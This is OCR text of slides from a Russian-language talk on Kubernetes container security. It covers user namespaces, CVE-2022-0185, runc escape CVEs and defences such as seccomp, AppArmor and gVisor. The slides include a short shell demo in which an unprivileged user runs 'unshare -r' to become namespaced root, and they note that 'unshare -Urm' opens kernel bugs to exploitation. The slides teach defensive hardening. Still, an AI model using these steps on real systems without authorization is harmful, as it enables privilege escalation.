


На уровне ядра Linux

Уровень ядра



Root, capability's, namespaces, ...



["Linux user namespace в чертогах Kubernetes", Дмитрий Евдокимов, БеКон 2024]

unshare()

Creation of new namespaces using clone(2) and unshare(2) in most cases requires the **CAP_SYS_ADMIN** capability, since, in the new namespace, the creator will have the power to change global resources that are visible to other processes that are subsequently created in, or join the namespace. User namespaces are the exception: since Linux 3.8, no privilege is required to create a user namespace.

unshare(2)

The unshare(2) system call moves the calling process to a new namespace. If the *flags* argument of the call specifies one or more of the **CLONE_NEW*** flags listed above, then new namespaces are created for each flag, and the calling process is made a member of those namespaces. (This system call also implements a number of features unrelated to namespaces.)


Oooops!

Creation of new namespaces using clone(2) and unshare(2) in most cases requires the CAP_SYS_ADMIN capability, since, in the new namespace, the creator will have the power to change global resources that are visible to other processes that are subsequently created in, or join the namespace. User namespaces are the exception: since Linux 3.8, no privilege is required to create a user namespace.

```
root@nginx-deployment-fc57c95c8-cvw5l:/# su tester
tester@nginx-deployment-fc57c95c8-cvw5l:/$ id
uid=1000(tester) gid=1000(tester) groups=1000(tester),100(users)
tester@nginx-deployment-fc57c95c8-cvw5l:/$ unshare -r
root@nginx-deployment-fc57c95c8-cvw5l:/# id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
root@nginx-deployment-fc57c95c8-cvw5l:/#
```

Увеличиваем поверхность атаки на ядро

Раньше это мог сделать только привилегированный пользователь, а теперь и обычный



"Linux user namespaces: a blessing and a curse", Ignat Korchagin

Пример: CVE-2022-0185

CVE-2022-0185 Detail

Description

A heap-based buffer overflow flaw was found in the way the legacy_parse_param function in the Filesystem Context functionality of the Linux kernel verified the supplied parameters length. An unprivileged (in case of unprivileged user namespaces enabled, otherwise needs namespaced CAP_SYS_ADMIN privilege) local user able to open a filesystem that does not support the Filesystem Context API (and thus fallbacks to legacy handling) could use this flaw to escalate their privileges on the system.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 8.4 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

This bug popped up since 5.1-rc1. It's important to note that you need the `CAP_SYS_ADMIN` capability to trigger it, but the permission only needs to be granted in the CURRENT NAMESPACE. Most unprivileged users can just `unshare(CLONE_NEWNS|CLONE_NEWUSER)` (equivalent of the command `unshare -Urm`) to enter a namespace with the `CAP_SYS_ADMIN` permission, and abuse the bug from there; this is what makes this such a dangerous vulnerability.

[CVE-2022-0185 - Winning a $31337 Bounty after Pwning Ubuntu and Escaping Google's KCTF Containers]

И таких уязвимостей предостаточно

Уязвимости ядра с упоминанием **user namespace** в описании:

- CVE-2023-44392
- CVE-2023-35001
- CVE-2023-31248
- CVE-2023-25809
- CVE-2022-47929
- CVE-2022-2327
- CVE-2022-0492
- CVE-2022-0185
- CVE-2021-22555
- ...

Источник - cve.mitre.org - user namespace

kernelCTF

Уменьшение выплат при использовании unprivileged user namespaces.

Reward


- $21.000 if the exploit does not use user namespaces and io_uring
- $10.500 if the exploit uses user namespaces or io_uring
    - This reward is based on whether the exploit works on GKE AutoPilot or not. AutoPilot currently does not enable unprivileged user namespaces and they are also considering disabling io_uring.

- Reduced attack surface bonus (+$20.000)
    - Criteria: Exploit works without using unprivileged user namespaces.

[kernelCTF rules]

Защита от unshare() и kernel exploits


1. Использование Default seccomp profile на kubelet
    - Известно также как SeccompDefault и RuntimeDefault.
    - Некоторые компоненты не смогут подняться (на пример, CNI)
2. Mutation webhook с SeccompDefault профилем
    - Сначала тесты в режиме аудита, потом в режиме блокировки
3. Mutation webhook с custom seccomp профилем
    - Очень долго и сложно из-за большого количества тестов
4. SeLinux профиль
    - Только для RedHat based OS
5. Усложнение запуска эксплоита с помощью AppArmor профиля
    - Только Debian based OS
    - Нужно создать профиль под каждый контейнер
6. Следование принципу наименьших привилегий
    - Rootless контейнеры, distroless образы, container specific OS для хоста
7. Установка обновлений для ядра
    - Обязательно, но это долго и требует перезапуск Nodes кластера
8. Альтернативные runtimes на базе sandbox, виртуализации
    - На пример, gVisor, Kata containers.
    - Замедляют работу кластера, не каждая нагрузка запустится, добавляют точку отказа, теряется observability




На уровне компонентов K8s

Container runtime в K8s

Классическая картинка запуска



Container runtime в K8s



[Источник - CNCF Landscape]

runc

CVE в runc

Search Results

There are **20** CVE Records that match your search.

Name	Description
CVE-2024-3154	A flaw was found in cri-o, where an arbitrary systemd property can be injected via a Pod annotation. Any user who can create a pod with an arbitrary annotation may perform an arbitrary action on the host system.
CVE-2024-21626	runc is a CLI tool for spawning and running containers on Linux according to the OCI specification. In runc 1.1.11 and earlier, due to an internal file descriptor leak, an attacker could cause a newly-spawned container process (from runc exec) to have a working directory in the host filesystem namespace, allowing for a container escape by giving access to the host filesystem ("attack 2"). The same attack could be used by a malicious image to allow a container process to gain access to the host filesystem through runc run ("attack 1"). Variants of attacks 1 and 2 could be also be used to overwrite semi-arbitrary host binaries, allowing for complete container escapes ("attack 3a" and "attack 3b"). runc 1.1.12 includes patches for this issue.
